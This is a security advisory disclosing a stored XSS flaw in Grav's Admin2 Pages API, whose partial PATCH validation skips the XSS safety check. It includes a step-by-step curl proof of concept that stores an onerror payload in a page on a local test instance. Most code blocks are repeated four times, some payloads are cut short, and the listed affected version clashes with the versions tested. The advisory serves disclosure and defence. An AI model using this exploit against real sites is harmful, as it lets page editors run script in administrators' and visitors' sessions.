Stored XSS via missing XSS safety check in Admin2 Pages API partial validation

5,1

Medium

Detected by

Fluid Attacks AI SAST Scanner

Disclosed by

Santiago Alvarez

Summary

Full name

Stored XSS via missing XSS safety check in Admin2 Pages API partial validation

Code name

State

Public

Release date

Affected product

grav-plugin-api

Vendor

Grav

Affected version(s)

1.7.52

Vulnerability name

Stored cross-site scripting (XSS)

Remotely exploitable

Yes

CVSS v4.0 vector string

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:P/VC:L/VI:L/VA:N/SC:L/SI:L/SA:N

CVSS v4.0 base score

5.1

Exploit available

Yes

Description

Grav 2.0.0-rc.9 with Admin2 2.0.0-rc.14 contains a stored cross-site scripting (XSS) vulnerability in the Admin2 Pages API save flow.

An authenticated non-superadmin user with page write permissions can persist arbitrary HTML event-handler JavaScript in page Markdown content through PATCH /api/v1/pages/{route}. The payload is stored in the page file and later rendered in the public frontend without sanitization. Any visitor who opens the affected page, including an authenticated administrator, executes the attacker-controlled JavaScript in the site's origin.

The issue is not that Grav's Security::detectXss() detector fails to recognize the payload. In the tested branch, the detector correctly flags unquoted event attributes as on_events. The vulnerable behavior is that the Admin2/API partial page validation path validates changed fields with Validation::validate() but does not run the XSS safety check (Validation::checkSafety()) before saving page content.

Note:

The existing upstream patch for GHSA-9695-8fr9-hw5q / CVE-2026-42612 updates the Security::detectXss() on_events pattern so unquoted event-handler attributes such as <img src=x onerror=alert(1)> are detected.

That patch is present in the tested origin/2.0 worktree and works at the detector level:

Security::detectXss("<img src=x onerror=alert(1)>") => "on_events"
bin/grav security => /typography -> content: "on_events"
Security::detectXss("<img src=x onerror=alert(1)>") => "on_events"
bin/grav security => /typography -> content: "on_events"
Security::detectXss("<img src=x onerror=alert(1)>") => "on_events"
bin/grav security => /typography -> content: "on_events"
Security::detectXss("<img src=x onerror=alert(1)>") => "on_events"
bin/grav security => /typography -> content: "on_events"

However, the Admin2/API page save flow does not rely on the full blueprint validation path that executes Validation::checkSafety(). Instead, PATCH /api/v1/pages/{route} uses partial changed-field validation through validateChangedFields(). That helper calls Validation::validate() for the submitted content field, but it does not call Validation::checkSafety(), where Security::detectXss() is actually enforced against field values.

As a result, the patched detector correctly identifies the payload when invoked directly or throughbin/grav security, but the Admin2/API save path never invokes that detector before $page->save(). The payload is therefore accepted with HTTP/1.1 200 OK, written to the Markdown file, and rendered/executed later on the public page.

This was validated end-to-end against Grav 2.0.0-rc.9 with Admin2 2.0.0-rc.14 and API plugin 1.0.0-rc.14.

Vulnerability

Source -> sink path

  1. Source - authenticated page update request

    A user with api.pages.write can update page content through the Admin2 backend API:

    PATCH /api/v1/pages/typography
    X-API-Token: <valid JWT>
    Content-Type: application/json
    
    {
      "content": "...\\n\\n### XSS PoC\\n<img src=x onerror=alert(1)
    
    
    PATCH /api/v1/pages/typography
    X-API-Token: <valid JWT>
    Content-Type: application/json
    
    {
      "content": "...\\n\\n### XSS PoC\\n<img src=x onerror=alert(1)
    
    
    PATCH /api/v1/pages/typography
    X-API-Token: <valid JWT>
    Content-Type: application/json
    
    {
      "content": "...\\n\\n### XSS PoC\\n<img src=x onerror=alert(1)
    
    
    PATCH /api/v1/pages/typography
    X-API-Token: <valid JWT>
    Content-Type: application/json
    
    {
      "content": "...\\n\\n### XSS PoC\\n<img src=x onerror=alert(1)
    
    
  2. In-memory assignment before save

    PagesController::update() copies request-controlled content directly into the page object:

    if (array_key_exists('content', $body)) {
        $page->rawMarkdown($body['content']);
    }
    if (array_key_exists('content', $body)) {
        $page->rawMarkdown($body['content']);
    }
    if (array_key_exists('content', $body)) {
        $page->rawMarkdown($body['content']);
    }
    if (array_key_exists('content', $body)) {
        $page->rawMarkdown($body['content']);
    }

    Relevant code:

    • user/plugins/api/classes/Api/Controllers/PagesController.php:480-482

  3. Partial validation path omits XSS safety check

    Before saving, PagesController::update() calls:

    $this->validatePageChanges($page, $body);
    $page->save();
    $this->validatePageChanges($page, $body);
    $page->save();
    $this->validatePageChanges($page, $body);
    $page->save();
    $this->validatePageChanges($page, $body);
    $page->save();

    validatePageChanges() maps the submitted content field into a $changes array and delegates to validateChangedFields():

    if (array_key_exists('content', $body)) {
        $changes['content'] = $body['content'];
    }
    
    $this->validateChangedFields($changes, $page->getBlueprint());
    if (array_key_exists('content', $body)) {
        $changes['content'] = $body['content'];
    }
    
    $this->validateChangedFields($changes, $page->getBlueprint());
    if (array_key_exists('content', $body)) {
        $changes['content'] = $body['content'];
    }
    
    $this->validateChangedFields($changes, $page->getBlueprint());
    if (array_key_exists('content', $body)) {
        $changes['content'] = $body['content'];
    }
    
    $this->validateChangedFields($changes, $page->getBlueprint());

    validateChangedFields() then calls Validation::validate($value, $field) for each changed field. It does not call Validation::checkSafety($value, $field), which is the method that invokes Security::detectXss() for field values.

    Relevant code:

    • user/plugins/api/classes/Api/Controllers/PagesController.php:537-542

    • user/plugins/api/classes/Api/Controllers/PagesController.php:2275-2292

    • user/plugins/api/classes/Api/Controllers/AbstractApiController.php:193-219

    • system/src/Grav/Common/Data/Validation.php:108-152

  4. Existing XSS detector is present but not enforced in this save path

    The tested 2.0 branch contains the fixed on_events detector:

    'on_events' => '#<[^>]*?[\s\x00-\x20\"\'\/](on\s*[a-z]+|xmlns)\s*=#iu',
    'on_events' => '#<[^>]*?[\s\x00-\x20\"\'\/](on\s*[a-z]+|xmlns)\s*=#iu',
    'on_events' => '#<[^>]*?[\s\x00-\x20\"\'\/](on\s*[a-z]+|xmlns)\s*=#iu',
    'on_events' => '#<[^>]*?[\s\x00-\x20\"\'\/](on\s*[a-z]+|xmlns)\s*=#iu',

    The page blueprint also includes an xss_check field:

    xss_check:
      type: xss
    xss_check:
      type: xss
    xss_check:
      type: xss
    xss_check:
      type: xss

    However, the Admin2/API partial validation path does not execute the XSS safety check before persisting page content.

    Relevant code:

    • system/src/Grav/Common/Security.php:232-242

    • system/blueprints/pages/default.yaml:23-36

  5. Public rendering sink

    After the page is saved, the public frontend renders the stored Markdown as HTML. The payload appears in the response as:

    <h3>XSS PoC Luis 2.0</h3>
    <img src=x onerror=alert(1)
    
    
    <h3>XSS PoC Luis 2.0</h3>
    <img src=x onerror=alert(1)
    
    
    <h3>XSS PoC Luis 2.0</h3>
    <img src=x onerror=alert(1)
    
    
    <h3>XSS PoC Luis 2.0</h3>
    <img src=x onerror=alert(1)


    The browser executes the onerror handler when the broken image loads.

Impact

An authenticated page editor can store JavaScript in a published page. The payload executes for any user who opens the affected page, including unauthenticated visitors and authenticated administrators.

Potential impact includes:

  • Executing arbitrary JavaScript in the trusted site origin.

  • Performing same-origin requests using the victim's browser session.

  • Modifying page content or administrative state if the victim has sufficient permissions and the targeted endpoints accept same-origin authenticated requests.

  • Reading same-origin data accessible to the victim's browser context.

HttpOnly cookies reduce direct cookie theft but do not prevent the injected JavaScript from sending authenticated same-origin requests through the victim browser.

Severity according to Grav trust-boundary guidelines

Under Grav's security-severity policy, this should be treated as a cross-trust-boundary issue rather than as expected publisher behavior.

The actor who stores the payload is a non-superadmin page editor with api.pages.write. That role is trusted to edit page content, but it is not trusted to execute arbitrary JavaScript in other users' browser sessions. Once the payload is published, the code executes for any viewer of the page. If a super-admin or administrator views the affected page while authenticated to the same Grav origin, the lower-privilege editor's stored content runs inside that higher-privilege browser session.

PoC

Preconditions

  • Grav 2.0.0-rc.9 running locally.

  • Admin2 2.0.0-rc.14 and API plugin 1.0.0-rc.14 installed.

  • Admin2 route available at /admin.

  • API prefix configured as /api/v1.

  • A non-superadmin user with api.pages.read and api.pages.write.

Step 1 - Authenticate to the API

curl -sS -X POST http://127.0.0.1:8082/api/v1/auth/token \
  -H 'Content-Type: application/json' \
  --data '{"username":"editor2","password":"Editor123A"}'
curl -sS -X POST http://127.0.0.1:8082/api/v1/auth/token \
  -H 'Content-Type: application/json' \
  --data '{"username":"editor2","password":"Editor123A"}'
curl -sS -X POST http://127.0.0.1:8082/api/v1/auth/token \
  -H 'Content-Type: application/json' \
  --data '{"username":"editor2","password":"Editor123A"}'
curl -sS -X POST http://127.0.0.1:8082/api/v1/auth/token \
  -H 'Content-Type: application/json' \
  --data '{"username":"editor2","password":"Editor123A"}'

Expected result:

  • API returns an access token.

  • The user is not a super administrator.

Step 2 - Get the page content

TOKEN='<access_token>'

curl -sS http://127.0.0.1:8082/api/v1/pages/typography \
  -H "X-API-Token: $TOKEN"
TOKEN='<access_token>'

curl -sS http://127.0.0.1:8082/api/v1/pages/typography \
  -H "X-API-Token: $TOKEN"
TOKEN='<access_token>'

curl -sS http://127.0.0.1:8082/api/v1/pages/typography \
  -H "X-API-Token: $TOKEN"
TOKEN='<access_token>'

curl -sS http://127.0.0.1:8082/api/v1/pages/typography \
  -H "X-API-Token: $TOKEN"

Expected result:

  • API returns the page object and raw Markdown content.

Step 3 - Store the XSS payload

Send a partial page update with attacker-controlled Markdown content:

curl -i -X PATCH http://127.0.0.1:8082/api/v1/pages/typography \
  -H "X-API-Token: $TOKEN" \
  -H 'Content-Type: application/json' \
  --data '{"content":"### XSS PoC Luis 2.0\n<img src=x onerror=alert(1)>\n"}'
curl -i -X PATCH http://127.0.0.1:8082/api/v1/pages/typography \
  -H "X-API-Token: $TOKEN" \
  -H 'Content-Type: application/json' \
  --data '{"content":"### XSS PoC Luis 2.0\n<img src=x onerror=alert(1)>\n"}'
curl -i -X PATCH http://127.0.0.1:8082/api/v1/pages/typography \
  -H "X-API-Token: $TOKEN" \
  -H 'Content-Type: application/json' \
  --data '{"content":"### XSS PoC Luis 2.0\n<img src=x onerror=alert(1)>\n"}'
curl -i -X PATCH http://127.0.0.1:8082/api/v1/pages/typography \
  -H "X-API-Token: $TOKEN" \
  -H 'Content-Type: application/json' \
  --data '{"content":"### XSS PoC Luis 2.0\n<img src=x onerror=alert(1)>\n"}'

Expected result:

  • Vulnerable behavior: HTTP/1.1 200 OK.

  • The payload is written to the page file.

  • No 422 Unprocessable Entity XSS validation error is returned.

Step 4 - Verify persistence

rg -n "XSS PoC Luis 2.0|onerror=alert" user/pages/02.typography/default.md

Observed result:

179:### XSS PoC Luis 2.0
180:<img src=x onerror=alert(1)

179:### XSS PoC Luis 2.0
180:<img src=x onerror=alert(1)

179:### XSS PoC Luis 2.0
180:<img src=x onerror=alert(1)

179:### XSS PoC Luis 2.0
180:<img src=x onerror=alert(1)

Step 5 - Verify public rendering

curl -sS http://127.0.0.1:8082/typography | rg -n "XSS PoC Luis 2.0|onerror=alert" -C 2

Observed result:

<h3>XSS PoC Luis 2.0</h3>
<img src=x onerror=alert(1)

<h3>XSS PoC Luis 2.0</h3>
<img src=x onerror=alert(1)

<h3>XSS PoC Luis 2.0</h3>
<img src=x onerror=alert(1)

<h3>XSS PoC Luis 2.0</h3>
<img src=x onerror=alert(1)

Step 6 - Verify JavaScript execution

Open the public page in a browser:

http://127.0.0.1:8082/typography

Expected result:

  • The browser executes the stored onerror handler and displays alert(1).

Evidence of Exploitation


  • Video of exploitation:

Our security policy

We have reserved the ID CVE-2026-11982 to refer to this issue from now on.

System Information

  • Grav CMS

  • Version: 2.0.0-rc.9

  • Admin2 plugin: 2.0.0-rc.14

  • API plugin: 1.0.0-rc.14

  • Operating System: Any

References

Mitigation

An updated version of grav-plugin-api is available at the vendor page.

Credits

The vulnerability was discovered by Santiago Alvarez from Fluid Attacks' Offensive Team using the AI SAST Scanner.

Timeline

Vulnerability discovered

Vendor contacted

Vendor replied

Vendor confirmed

Vulnerability patched

Public disclosure

Does your application use this vulnerable software?

During our free trial, our tools assess your application, identify vulnerabilities, and provide recommendations for their remediation.

Las soluciones de Fluid Attacks permiten a las organizaciones identificar, priorizar y remediar vulnerabilidades en su software a lo largo del SDLC. Con el apoyo de la IA, herramientas automatizadas y pentesters, Fluid Attacks acelera la mitigación de la exposición al riesgo de las empresas y fortalece su postura de ciberseguridad.

Lee un resumen de Fluid Attacks

Suscríbete a nuestro boletín

Mantente al día sobre nuestros próximos eventos y los últimos blog posts, advisories y otros recursos interesantes.

Las soluciones de Fluid Attacks permiten a las organizaciones identificar, priorizar y remediar vulnerabilidades en su software a lo largo del SDLC. Con el apoyo de la IA, herramientas automatizadas y pentesters, Fluid Attacks acelera la mitigación de la exposición al riesgo de las empresas y fortalece su postura de ciberseguridad.

Suscríbete a nuestro boletín

Mantente al día sobre nuestros próximos eventos y los últimos blog posts, advisories y otros recursos interesantes.

Mantente al día sobre nuestros próximos eventos y los últimos blog posts, advisories y otros recursos interesantes.

Las soluciones de Fluid Attacks permiten a las organizaciones identificar, priorizar y remediar vulnerabilidades en su software a lo largo del SDLC. Con el apoyo de la IA, herramientas automatizadas y pentesters, Fluid Attacks acelera la mitigación de la exposición al riesgo de las empresas y fortalece su postura de ciberseguridad.

Suscríbete a nuestro boletín

Mantente al día sobre nuestros próximos eventos y los últimos blog posts, advisories y otros recursos interesantes.

Mantente al día sobre nuestros próximos eventos y los últimos blog posts, advisories y otros recursos interesantes.